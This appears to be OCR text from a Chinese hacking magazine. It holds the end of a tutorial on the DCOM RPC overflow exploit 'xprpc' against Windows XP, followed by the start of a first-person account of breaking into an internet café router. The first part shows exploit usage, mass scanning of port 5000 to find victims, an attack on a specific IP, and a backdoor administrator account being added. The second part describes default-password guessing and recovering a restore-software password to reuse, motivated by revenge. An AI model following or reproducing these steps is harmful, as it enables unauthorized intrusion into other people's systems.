Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


C:\WINDOWS\system32>
```

图12

如图13所示，同前两个版本一样，我们得到的同样是Administrators权限。

虽然如此，该溢出程序的代码仍然不完善，别忘记了，还有SERVER 2003。

在成功完成了远程溢出WinXP后，现在我很希望可找到第四个版本来溢出SERVER 2003。



```
C:\WINDOWS\system32>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the compu
ter/domain

Members

-------------------------------------------------------------------------------
Administrator
Eileen Somers
The command completed successfully.


C:\WINDOWS\system32>net user sagi 135790 /add
net user sagi 135790 /add
The command completed successfully.


C:\WINDOWS\system32>net localgroup administrators sagi /add
net localgroup administrators sagi /add
The command completed successfully.


C:\WINDOWS\system32>
```

图13

六、第四版本xprpc

虽然说我们已经能溢出英文XP了，但是大家肯定觉得还不过瘾，要是能溢出中文XP且不是更棒。经过一番努力，又有朋友编译好了能溢出中文XP的程序——xprpc，根据参数看出可以溢出中文XP，听说成功率很高。

源代码采用的是flashsky的。不过我发现flashsky的代码对windows xp支持的不好。经过研究发现原因是offset错误。经过修改以后可以溢出中文版windows xp。

首先我们来看程序执行后的说明帮助：

```
C:\>xprpc.exe
---------------------------------------------
- Remote DCOM RPC Buffer Overflow Exploit
- Usage: xprpc.exe <Target ID> <Target IP>
- Targets:
-        0    Windows xp SP1 (cn)
-        1    Windows 2000 SP3 (cn)
-        2    Windows 2000 SP4 (cn)
-        3    Windows 2000 SP3 (english)
```

```
— 4 Windows 2000 SP4 (english)
— 5 Windows XP SP0 (english)
— 6 Windows XP SP1 (english)
```

相信大家能看明白该程序所能溢出的 7 种版本。

这里，我只讲利用 xprpc 溢出中文 windows xp SP1，其他部分请参考上文。

溢出命令格式：

```
Usage: xprpc.exe <Target ID> <Target IP>
xrrpc      系统参数     目标IP地址
```

要想快速查找 XP，我教大家一个好办法。大面积扫描 5000 端口。一般开放 5000 端口的就是 Windows xp。

确定对方 xp 以后最重要的就是扫描对方是否开放 135 端口。如果开放就可以做攻击试验了。

下面是我找到的一台 windows xp 的系统。135 端口开放。IP 为：218.xxx.xxx.xxx，我们来溢出这个 IP 吧。

```
C:\>xprpc.exe 0 218.22.26.7

- Remote DCOM RPC Buffer Overflow Exploit
- Using return address of 0x77d96323
- Dropping to System Shell...

Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

D:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter 本地连接:

Connection-specific DNS Suffix . :
IP Address. . . . . . . . . . . . : 218.22.26.7
Subnet Mask . . . . . . . . . . . : 255.255.255.240
Default Gateway . . . . . . . . . : 218.22.26.1

D:\WINDOWS\system32>
```

OK，一举成功:)，如图 14 所示，是不是很 COOL 啊？溢出中文版 windows xp 说实话我还是第一次。溢出第一台的时候，真的好激动，2 年了，XP，你终于被拿下了，不容易啊。




图 14

现在该程序只能溢出中文版 windows xp sp1，以后也应该会有能溢出 windows xp sp0 的程序，到时，我们会及时在 X 档案论坛上和大家交流。

七、漏洞的补救措施

补救方法

1. 使用防火墙一类的软件拦截 135、139、445 端口的连接；


2. 使用本地安全策略屏蔽 135、139、445 端口的连接；

3. 去微软站点下载相应的补丁。下载地址：http://microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=C8B8A846-F541-4C15-8C9F-220354449117

本文只是对该漏洞的溢出过程做了简单测试，希望各位网管提高警惕，该漏洞的严重程度为高，还是快打补丁为妙！如果发现了更完善的版本，我们会在论坛上公布（http://www.hackerxfiles.net/bbs），敬请留意！

（文章中提到的工具、源代码以及第一版本 RPC 的换算工具在配套光盘中有提供，但是第 4 个版本 xprpc.exe 由于到得比较晚，没有来得及收录到光盘中，朋友们可以登陆到我们的论坛 www.hackerxfiles.net/bbs 上，然后在"光盘"栏目中去下载）

网吧路由器入侵手记



钟毅榕

相信各位菜鸟看到"入侵路由器"这个词，都会觉得很困难，会以为这篇文章非常高深。RICKY仔一向的宗旨是不写菜鸟们看不懂的文章（顺便澄清一下，虽然我的名字中有个"榕"字，但不是小榕，我的确会写几个小程序，但可编不出流光啊！），所以大家不要害怕，只要你平时有看我们《黑客X档案》（要一字不漏地看才算哦）的话，那么下面的内容对你来说，简直就是小菜一碟！

一、事情起因

有一天，朋友告诉我，我家附近开了间网吧，网吧不大，只有20多台机器，而且机器配置非常牛，网速也超快。唯一不足的就是：网吧老板心太黑了！此话怎解呢？他告诉我说，网吧的计费方法是这样的：网吧内有一台主机里装了个不知名的软件，而其它电脑除了装有还原精灵外，没有安装其它美萍之类的网吧软件。当客人在空机上坐下后，网吧老板不开单，只是在主机的那个软件中开始记录客人的上机时间，结账时老板只看看软件就知道客人玩了多久。但问题就来了，朋友告诉我说，每次他玩的时候都是看自己的手表来计时。在结账时发现那个软件记录下的时间，总比自己计的时间多个十来二十分钟。一开始他也没多想，但后来次次如此。

毫无疑问，这个软件老板动过手脚，朋友苦于找不到理由，便来找我，想叫我教训一下这间网吧。当时我只是笑了笑，没答应他。后来自己去了一次，果然如此，我明明才玩了一个小时10分钟，他竟然收我一个半小时的钱。气不过，就和老板理论，后来那家伙居然说："你那么厉害，有本事就别来上网啊！"。好，既然你不想我来上网，那么我就要其他人在你这里也上不了网（当时实在气恼，现在想起来这个想法实在要不得。）

二、刺探敌情

第二天去的时候虽然很尴尬，但为了教训那个黑心老板，只好硬着头皮。在那里找了个有利位置坐下后，便开始打量这间网吧的组网方式。通过图1的简单示意图可知道，网吧各台电脑是通过交换机连接起来的，然后交换机器再与路由器相连，最后路由器连接到ADSL MODEM来上网。




图 1

本来我是想入侵网吧的主机，然后通过控制主机来达到控制整个网吧的目的。但现在才知道，那台所谓的主机，只不过是用来给ADSL MODEM供电，以使用那个不知名的软件来记录客人的使用时间。

我后来找了个机会接近了一下主机，发现主机的系统居然是Win98，狂晕ing……。大概是网吧老板太过信任"还原精灵"这个软件了，认为即使客人怎么乱搞也无所谓，并没有安装美萍之类的网吧限制软件。嘻嘻！这下好了，等会儿行动时连破解网吧限制也省了。

三、开始行动

现在既然不可以入侵网吧主机，那么要整它就麻烦了点。什么？你说叫我破解掉还原精灵，然后把系统删掉？

不行，这样子只整到了网吧的一台电脑，而且最多只是让网吧老板重装一下系统罢了，太便宜他了！咱们干脆来绝一点，入侵网吧的路由器，如果成功的话，绝对比进入网吧主机来得过瘾，呵呵～！

既然有这样的目标，那么我们首先要确认一下网关的IP地址，在这里也就是路由器的IP地址！打开"开始"菜单中的"运行"对话框，输入"winipcfg"，回车出现图2的窗口。在这里不仅可看到本机在内网的IP地址，还可得知网关路由器的IP地址是192.168.16.1。赶紧打开IE浏览器，输入这个IP地址，出现图3要输入密码的窗口。




图 2




图 3

注意 要对路由器进行访问，使用的机器的IP地址一定要和路由器在同一网段，否则进入不了路由器。所以干这事一定要在网吧内进行，而且绝对要找一个较隐蔽的位置！

要输入密码啊？那怎么办呢？瞎猜吗？当然不是啦，大部分牌子的路由器在出厂时都有一个默认密码，我们只要在搜索引擎上搜索这个牌子的相关资料，找到它的主页，那么在主页的不显眼之处，通常都可找到它的默认密码。但如果网管稍有些安全意识的话，都会对默认密码进行修改的，毕竟路由器在网络设备中也算是贵重而且举足重轻的东西，稍有差池就会导致整个网络瘫痪。

很不巧，我实在看不出这个路由器是什么牌子的，更不用说找它的主页了。没办法，现在只有猜了。当然也不是乱猜，因为路由器默认的密码通常都是admin、setup之类，而且密码通常和用户名相同。于是

我在用户名处输入admin，密码输入admin，可是不行，连续试了十来个都一无所获。

本来有点灰心丧气想放弃了，但一想到网吧老板那副可恶的嘴脸，又心有不甘。

习惯性地用鼠标在桌面上乱点，结果不知怎地按出还原精灵的界面来。

啊？前阵子在QQ上向中华网络安全联盟的老大“龙行天下”要了两份关于社会工程学的论文啃了一下。里面提到说普通人一般为了方便记忆，在许多不同的场合通常使用相同的密码。那么，网吧老板给路由器设置的密码会不会和还原精灵的密码是一样的呢？不禁一阵狂喜，哈哈，这下子有机会了！

赶紧从网上下了个“还原精灵全版本密码读取”软件（光盘中有收录），说真的，用了那么多还原精灵密码读取软件，我觉得这个是最棒的，次次用都能成功读取。打开该软件后如图4所示，可以看到网吧还原精灵的密码是“22884439”（那位网吧老板不会也在看《黑客X档案》吧？呵呵～！）。

